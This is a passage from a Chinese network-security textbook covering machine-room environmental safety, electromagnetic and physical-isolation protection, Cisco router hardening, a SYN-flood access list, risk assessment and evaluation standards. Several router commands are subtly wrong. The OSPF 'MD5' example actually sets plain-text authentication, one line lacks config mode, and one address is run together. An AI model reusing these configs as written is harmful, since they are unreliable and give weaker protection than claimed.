机房的环境安全也包括设备运行环境的安全，涉及机房的温湿度和洁净度，机房的防水、防火、防雷、防静电等。

1. 机房的温度、湿度和洁净度

一个中小规模的网络机房(比如一个大学的中心机房)如果关闭空调系统，即便是冬天温度也可迅速升至 40 多度，这样的温度会严重降低电子元器件的使用寿命，甚至损坏磁介质。温度过低时，可能导致硬盘无法启动，设备表面出现凝聚水珠的现象，腐蚀机器。因此对机房温度的控制非常重要，按规定机房温度应控制在(20±2)℃，即 18～22℃，变化率为 2℃/小时，温度每超过规定范围 10℃，设备的可靠性就下降 25%。一般要求不太严格的时候也可把机房温度控制在 10～35℃。

机房的湿度也是影响网络设备正常运行的重要因素。湿度过高会腐蚀电子设备和元器件，影响磁头高速运转，增强绝缘介质的导电性，损害器件等；湿度过低，会导致某些器件出现龟裂的显现。另外，空气过于干燥使静电感应增加，扩大了静电带来的危害。一般情况下，机房的相对湿度应为 30%～80%，再严格一点，相对湿度应为 40%～60%，变化率为 25%/小时。

灰尘对网络设备的影响也不容忽视，可导致插件接触不良，降低发热器件散热效率，增加机器磨损等。洁净度要求机房尘埃颗粒直径小于 0.5μm，平均每升空气含尘量小于 1 万颗。

为了满足网络机房对温度、湿度和洁净度的要求，机房应该配备空调系统、去/加湿器、防尘除尘器等设备，以保证网络设备在规定的环境下安全运行。

2. 防火、防水

机房一旦发生火灾，后果不堪设想，所有的机房设施、网络设备以及软件数据必将毁于一旦。防火要预防为主，防消结合。加强防范，设置报警系统和灭火装置，加强防火安全管理，一旦失火要保持镇定，积极扑救。

机房受到水浸会降低电缆和电器设备的绝缘性能，严重时会损害设备。因此，机房应具备预防、隔离和排水措施。机房附近不应有蓄水设备，如果机房使用水冷式制冷设备，要做好排水、防水措施。机房内设备避免直接接触地面，尤其是带电设备尽量架空固定到设备架上，对机房的房顶要做防水处理等。

3. 静电防护

静电是电子行业最难消除的危害之一，1967 年 7 月 29 日，美国 Forrestal 航空母舰上发生严重事故，一架 A4 飞机上的导弹突然点火，造成了 7200 万美元的损失，并造成了 134 人伤亡，调查结果是导弹屏蔽接头不合格，静电引起了点火。

网络机房中静电的危害也不容忽视，静电电流流经设备表壳时，会对信号线和电源线产生感应噪声；静电放电时会产生辐射噪声；静电产生的高压会引起电位变化。对于计算机外设，静电可能损坏网卡，造成 Modem、打印机的误操作。

静电对设备内部的影响更为严重，半导体器件高密度和高增益的发展，导致器件本身对静电的反应越来越灵敏，静电释放轻则引起计算机运算错误，重则损坏元器件，例如损毁 MOSFET 和 CMOS 元件的栅极；CMOS 中的触发器锁死；I/O 接口问题导致三极管烧毁；主板 USB 接口的静电释放问题引起南桥烧坏等。

静电引发的设备故障，原因很难查找，因此对静电要以预防为主，通常可以采取以下

几种措施：

- 把机房内的温度和湿度控制在合理的范围内，静电与湿度关系密切，湿度越低静电越容易发生，尤其是在冬春干燥季节，可以在机房中放置加湿设备。
- 在机房内铺设防静电地板，使用防静电装饰材料，设备接地。
- 工作人员进入机房尽量穿戴防静电衣服或纯棉衣服，在机房操作时避免摩擦。
- 工作人员拆装和检修网络设备时，应在手腕上佩戴防静电手环。

4. 雷电保护

雷击是年复一年最严重的自然灾害之一。有资料显示，每年全球因雷击造成的损失高达 100 亿美元。随着微电子设备高集成化发展，设备的耐过压、耐过流水平在下降，对雷电浪涌的承受能力也在下降。

在机房防雷方案设计上应从整体防雷角度出发，采取综合防雷，即直击雷的防护和感应雷的防护，缺一不可。另外还要根据电气、微电子设备的不同功能、受保护程度和所属保护层进行分类保护，比如对 UPS 可以设置三级防护：一级防护是在机房配电柜前装三相电源防雷器；二级防护是在 UPS 电源前装三相电源防雷器；三级防护是在重要设备处装电源防雷插座。雷电保护分为对电源的保护和对信号的保护，保护的方法有加装避雷针(网、线、带)和建立接地系统。

1.3.4　设备的安全保护

设备的安全涉及存储设备、网络设备以及提供各种服务的服务器等，是实体安全中的重要一环。

1. 电磁辐射的保护

电磁辐射又称电子烟雾，指能量以电磁波的形式通过空间传播的现象，由空间共同移送的电能量和磁能量组成。

电磁辐射的危害主要表现在两个方面：一方面电磁辐射形成电磁干扰，影响设备的正常工作；另一方面电子设备辐射出的电磁波携带有用信号，如果这些信号被别有用心的人截获，很容易造成信息泄露，而且这种攻击行为不易被发现。

对于电磁辐射的保护可以按层次进行：

(1) 网络机房选址时应远离电磁干扰源，如无线电广播发射塔、雷达站和变电站等。按照国家规定，机房内无线电干扰场强在频率范围为 0.15～500MHz 时不大于 126dB，磁场干扰场强不大于 800A/m。

(2) 机房建设时应采取接地和相应的屏蔽措施。接地可以防止外界电磁场干扰和设备间寄生电容的耦合干扰；机房屏蔽包括金属网状屏蔽和金属板式屏蔽，可以有效地减少外界对设备的电磁干扰。

(3) 选择设备时，尽力使用辐射比较低的网络设备，对设备采取接地措施。

(4) 对于通信线路上的电磁辐射，可以采取线路屏蔽和数据加密措施，防止非法攻击者截获和解密。

(5) 采用 TEMPEST 技术对电磁辐射进行防护和抑制。TEMPEST 技术包括了对电磁

泄露信号中所携带的敏感信息进行分析、测试、接收、还原以及防护的一系列技术。TEMPEST 主要的防护措施有：使用低辐射设备、电磁屏蔽、滤波技术、利用噪声干扰源和光纤传输等。

2. 物理隔离技术

随着网络的不断发展，网络应用越来越深地渗透到政府、金融、国防等关键领域，这些领域对网络安全的要求非常高。另一方面，网络攻击的利益性目标越来越明确，且攻击越来越频繁。按照国家规定，涉及国家秘密的计算机信息系统，不得直接或间接地与国际互联网或其他公共信息网络相连接，必须实行物理隔离。物理隔离是指内部网不直接或间接地连接公共网。

物理隔离技术的目标是确保把有害的攻击隔离在可信网络之外和保证可信网络内部信息不外泄的前提下，完成网间数据的安全交换。物理隔离能够保护路由器、服务器等网络设备和通信链路免受自然灾害和人为攻击的威胁，而且物理隔离也为内部网划定了明确的安全边界，使得网络的可控性增强，便于内部管理。

物理隔离在安全上的要求主要有以下 3 点：

(1) 在物理传导上使内外网络隔断，确保外部网络不能通过网络连接而侵入内部网络；同时防止内部网络信息通过网络连接泄露到外部网络。

(2) 在物理辐射上隔断内部网络与外部网络，确保内部网络信息不会通过电磁辐射或耦合方式泄露到外部网络。

(3) 在物理存储上隔断内外网两个网络环境，对于断电后遗失信息的部件，如内存、处理器等暂存部件，要在网络转换时做清除处理，防止残留信息出网；对于断电非遗失性设备，如磁带机、硬盘等存储设备，内部网与外部网要分开存储。

物理隔离技术实际上是创建一种网络运行环境：内网和外网在物理上可以隔离断开，但却仍然实现逻辑相连，通过分时操作来实现两个网络之间更安全的信息交换。图 1-4 显示了被隔离的网络之间数据交换的过程。

被隔离的网络在无数据交换的情况下(如图 1-4(a)所示)，隔离设备和外网、隔离设备和内网、外网和内网之间完全断开。隔离设备可以理解为由一个纯粹的存储介质和一个单纯的调度和控制电路组成。

如果内网要发送数据到外网(如图 1-4(b)所示)，内部的服务器会发起对隔离设备的非 TCP/IP 协议的数据连接，隔离设备将所有的协议剥离，把原始数据写入到存储介质中。根据不同的应用，有时需要对接收的数据进行完整性和安全性检查，如是否带有病毒和恶意代码等。

一旦数据完全写入隔离设备的存储介质，隔离设备立即中断与内网的连接，然后发起对外网的非 TCP/IP 协议的数据连接。连接成功后，隔离设备向外网发送数据，外网收到数据后，进行 TCP/IP 封装和应用协议的封装，并交给应用系统，如图 1-4(c)所示。

外网成功地接收数据后，隔离设备立即切断与外网的连接，如图 1-4(d)所示，至此，隔离网络的一次通信结束。

实现物理隔离的技术手段主要有：彻底的物理隔离、协议隔离和物理隔离网闸。

(1) 彻底的物理隔离是指内外网完全断开，内外网之间无信息交换，能够彻底地保护

内网的安全。

(2) 协议隔离是指在两个或两个以上可路由的网络间部署不可路由的协议(如 IPX/SPX、NetBEUI 等)，实现数据交换。它的优点是能抵御基于 TCP/IP 协议的网络扫描和攻击等行为，缺点是有些攻击可穿透网络。




图 1-4　物理隔离原理示意图

(3) 物理隔离网闸主要由内网处理单元、外网处理单元、安全隔离与信息交换处理单元三部分组成。内网处理单元与内网相连；外网处理单元与外网相连；安全隔离与信息交换处理单元通过专用硬件断开内、外网的物理连接，并在任何时刻只与其中一个网络连接，读取等待发送的数据，然后“推送”到另一个网络上。在切换速度非常快的情况下，可以实现信息的实时交换。物理隔离网闸不但实现了高速的数据交换，还有效地杜绝了基于网络的攻击行为，但是它的应用种类会受到一定的限制。

安全和效率不能兼得，物理隔离要做到内网的安全，必然会降低数据交换的效率，也会给用户操作带来诸多不便。物理隔离技术应该做到以下几点，才能满足市场需求。

(1) 高度安全：物理隔离要从物理链路上切断网络连接，切断网络攻击和病毒传播的路径，使网络安全达到一个更高的层次。

(2) 成本低、易部署：实现物理隔离的成本不能过高，部署上也应该比较方便，不能影响两个网络之前的功能和正常使用。

(3) 操作简单：物理隔离技术应用的使用对象是普通的工作人员，客户端的操作要力求简单、方便。

3. 设备的访问控制保护

除了对网络设备的硬件保护外，也应该从配置上制定一些安全策略来保护设备的访问

安全，如关闭不必要的应用和服务、制定访问控制策略等。下面是对设备进行安全管理要考虑的安全策略：

(1) 设备的管理由专人负责。对设备的任何一次维护都要记录备案，制定完备的安全访问策略和维护记录日志。

(2) 关键设备禁止远程访问。对于需要远程访问的设备，应该配置访问控制列表和高安全强度的密码。

(3) 为设备的重要配置和数据做安全备份，及时升级和修补操作系统的相关软件，及时打补丁。

(4) 对超级用户和特权模式设置高强度密码，特权模式的密码设置使用 enable secret 命令(不使用 enable password 命令)，并启用 Service password-encryption。

(5) 严格控制 CON 端口和 AUX 端口的访问，包括关闭端口、设置高强度密码、使用访问控制列表等。

(6) 对设备和系统提供的一些服务和功能，如果不用，应该关闭，比如 Finger 服务、HTTP 服务、ARP-Proxy 等。

【案例 1-4】路由器的安全配置：为路由器明文口令加密，特权模式口令采用 MD5 加密；只允许管理员机器对路由器远程访问，且绑定管理主机 MAC；为 OSPF 路由协议配置 MD5 认证；禁用不需要的服务：Finger 服务，TCP、UDP Small 服务，HTTP 服务，BOOTp 服务，IP Source Routing 服务。其命令如下：

```
RouterName #service password-encryption
RouterName #enable secret XXXXXX
RouterName #access-list 20 permit host 210.31.192.20
RouterName #arp 210.31.192.20 EO69.95D3.C695 arpa
为 OSPF 路由设置 MD5 认证：
RouterName #ip ospf authentication-key 0 password
RouterName #router ospf 100
RouterName area 0.0.0.0 authentication
禁用服务(进入配置模式)：
RouterName #configure
RouterName(config)#no ip finger
RouterName(config)#no service finger
RouterName(config)#no service tcp-small-servers
RouterName(config)#no service udp-small-servers
RouterName(config)#no ip http server
RouterName(config)#no bootp server
RouterName(config)#no ip source-route
```

【案例 1-5】SYN 攻击利用 TCP 的三次握手机制，通过发送大量的半连接请求，耗费目标机的 CPU 和内存资源，危害极大，可在路由器上通过访问列表进行防范，命令如下：

```
RouterName(config)#no access-list 118
RouterName(config)#access-list 118 permit tcp any 192.168.0.0.0.0.0.255
established
RouterName(config)#access-list 118 deny ip any any log
```

```
RouterName(config)#interface eth 0/2
RouterName(config-if)#description "campus network"
RouterName(config-if)#ip address 10.16.2.254 255.255.255.0
RouterName(config-if)#ip access-group 118 in
```

1.4　网络安全评估

网络安全评估是信息安全保障工作的基础性工作和重要环节，是信息安全等级保护制度建设的重要科学方法之一。

1.4.1　安全风险评估

网络安全风险评估就是从风险管理角度，运用科学的方法和手段，系统地分析网络和信息系统所面临的威胁及其存在的脆弱性，评估安全事件一旦发生可能造成的危害程度，提出有针对性的抵御威胁的防护对策和整改措施，为防范和化解网络安全风险，将风险控制在可接受的水平，最大限度地保障网络的安全。

网络安全风险评估是一项复杂的系统工程，贯穿于网络系统的规划、设计、实施、运行维护以及废弃各个阶段，其评估体系受多种主观和客观、确定和不确定、自身和外界的等多种因素的影响。事实上，风险评估涉及诸多方面，主要包含风险分析、风险评估、安全决策和安全监测 4 个环节，如图 1-5 所示。




图 1-5　安全风险评估涉及的 4 个环节

1. 风险分析和风险评估

风险分析是安全风险评估的第一个环节。风险指丢失所需要保护资产的可能性；风险分析即估计网络威胁发生的可能性，以及因系统的脆弱性而引起的潜在损失。大多数风险分析最初要对网络资产进行确认和评估，再用不同的方法进行损失计算。

风险分析中要涉及资产、威胁、脆弱性三个基本要素，如图 1-6 所示。每个要素有各自的属性，资产的属性是资产价值；威胁的属性可以是威胁主体、影响对象、出现频率、动机等；脆弱性的属性是资产弱点的严重程度。风险分析的主要内容有以下几点：

- 对资产进行识别，并对资产的价值进行赋值；
- 对威胁进行识别，描述威胁的属性，并对威胁出现的频率赋值；
- 对脆弱性进行识别，并对具体资产脆弱性的严重程度赋值；
- 根据威胁及威胁利用脆弱性的难易程度判断安全事件发生的可能性；
- 根据脆弱性的严重程度及安全事件所作用的资产价值计算安全事件的损失；
- 根据安全事件发生的可能性以及安全事件出现后的损失，计算安全事件一旦发生对组织的影响，即风险值。




图 1-6 安全风险分析和评估原理图

风险评估所采用的方法直接影响到评估过程的每个环节，甚至左右最终的评估结果，影响评估的有效性。因此要根据网络的具体情况和要求，选择适当的风险评估方法。风险评估的方法有很多，概括起来可分为两大类：定量评估法和定性评估法。

- 定量评估法是指运用数量指标来对风险进行评估，对构成风险的各个要素和潜在的损失水平赋予数值。一般使用分布状态函数，并将风险定义为分布状态函数的某一函数。典型的定量分析方法有因子分析法、聚类分析法、时序模型、回归模型等。定量分析的结果科学、直观、便于理解。
- 定性评估法主要依据研究者的知识、经验、历史教训、政策走向及特殊实例等非量化资料，对系统风险状况做出判断。运用这类方法可以找出系统中存在的危险、有害因素，进一步根据这些因素从技术上、管理上、教育上提出对策措施，加以控制，达到系统安全的目的。目前应用较多的方法有安全检查表(SCL)、事故树分析(FTA)、事件树分析(ETA)、危险度评价法等。定性评估法操作起来较为简单，但通常只关注威胁事件带来的损失而忽略事件发生的概率。

2. 安全决策

在完成对网络的安全风险分析和评估后，就要根据评估的结论决定下一步要采取的安全措施，制定有针对性的安全策略，使网络威胁得到有效控制。安全策略的制定要依据科学性、合理性、有效性、便于实施的原则。

3. 安全监测

网络运行期间，系统随时都有可能发生变化，比如添加新的网络设备、软件升级、接入新的子网等都将导致系统结构和资产发生变化。此时先前的安全评估结论就失去了意义，需要重新进行风险分析、风险评估和安全决策，来适应网络系统的新变化。安全检测过程能够实时监视和判断网络系统中的各种资产在运行期间的状态信息，并及时记录和发现新的变化情况。

通过网络安全风险评估，及早发现网络系统的安全隐患并采取加固方案，已经成为网络安全保障体系建设必不可少的一个组成部分。风险评估的核心工作是采用多种方法对网络系统可能存在的漏洞进行检测，找出可能被黑客利用的安全隐患，管理员依据检测结果进行安全分析，制定修补策略，以便尽早采取措施，保护网络资产免受侵害。

1.4.2　国外安全评估标准

网络安全保障体系的建设是一个庞大而复杂的系统，必须具备配套安全标准。安全标准就是确保安全产品和系统在设计、研发、生产、建设、使用、测评过程中，解决产品和系统的一致性、可靠性、可控性、先进性和符合性的技术规范及依据。

1. 美国 TCSEC(橘皮书)

1983 年，美国国防部制定了 5200.28 安全标准——可信计算机系统评价准则(Trusted Computer System Evaluation Criteria，TCSEC)，也称网络安全橘皮书，使用计算机安全级别来评价一个计算机系统的安全性。

该标准多年来一直是评估多用户主机和小型操作系统的主要标准。其他方面，如数据安全、网络安全也一直是通过该准则来评估，如可信任网络解释和可信任数据库解释。TCSEC 把安全级别从低到高划分为 4 个安全级别：D 类、C 类、B 类和 A 类，大类下面又分小类，如表 1-1 所示。

表 1-1　安全级别分类

类　别	级　别	名　称	主要特征
D	D	低级保护	没有安全保护
C	C1	自主安全保护	自主存储控制
	C2	受控存储控制	单独的可查性，安全标识
B	B1	标识的安全保护	强制存取控制，安全标识
	B2	结构化保护	面向安全体系结构，较好的抗渗透能力
	B3	安全区域	存取监控、高抗渗透能力
A	A	验证设计	形式化的最高级描述和验证

安全级别设计必须从数学角度上进行验证，而且必须进行秘密通道和可信任分布分析。可信任分布(Trusted Distribution)是指硬件和软件在物理传输过程中受到保护以防止破坏安全系统。橘皮书也存在不足之处：它只针对孤立计算机系统，特别是小型机和主机系统。假设有一定的物理保障，该标准适合政府和军队，不适合企业，因为模型是静态的。

2. 欧洲标准 ITSEC

欧洲的安全评价标准(Information Technology Security Evaluation Criteria，ITSEC)是英国、法国、德国和荷兰制定的 IT 安全评估准则，是欧洲多国安全评价方法的综合产物。

ITSEC 与 TCSEC 不同，它不把保密措施与计算机功能直接联系，而是只叙述技术安全的要求，把保密作为安全增强功能。另外，TCSEC 把保密作为安全的重点，而 ITSEC 则认为完整性、可用性与保密性处于同等重要的位置。ITSEC 把安全概念分为功能和评估两部分，定义了从 E0 级到 E6 级共 7 个安全级别，对于每个系统，ITSEC 又定义了 10 种功能 F1 到 F10，其中前 5 种与 TCSEC 中 C1 到 B3 基本相似，F6 到 F10 级分别对应数据和程序的完整性、系统的可用性、数据通信的完整性、数据通信的保密性以及机密性等内容。

3. 加拿大标准 CTCPEC

加拿大可信任计算机产品评估标准(Canadian Trusted Computer Product Evaluation Criteria，CTCPEC)于 1989 年公布，1993 年推出 3.0 版本。CTCPEC 3.0 综合了美国 TCSEC 和欧洲 ITSEC 的优点。

CTCPEC 对开发的产品或评估过程强调功能和保证两个部分：

- 功能(Functionality)：功能包括保密性、完整性、可用性和审核 4 个方面的标准，这 4 个标准可能存在一定的相互依赖关系，如果这些标准在不同服务之间存在相互依赖关系，那么也会存在约束关系。
- 保证(Assurance)：保证包含保证标准，是指产品用以实现组织安全策略的可信度。保证标准评估对整个产品进行。

4. 美国联邦准则(FC)

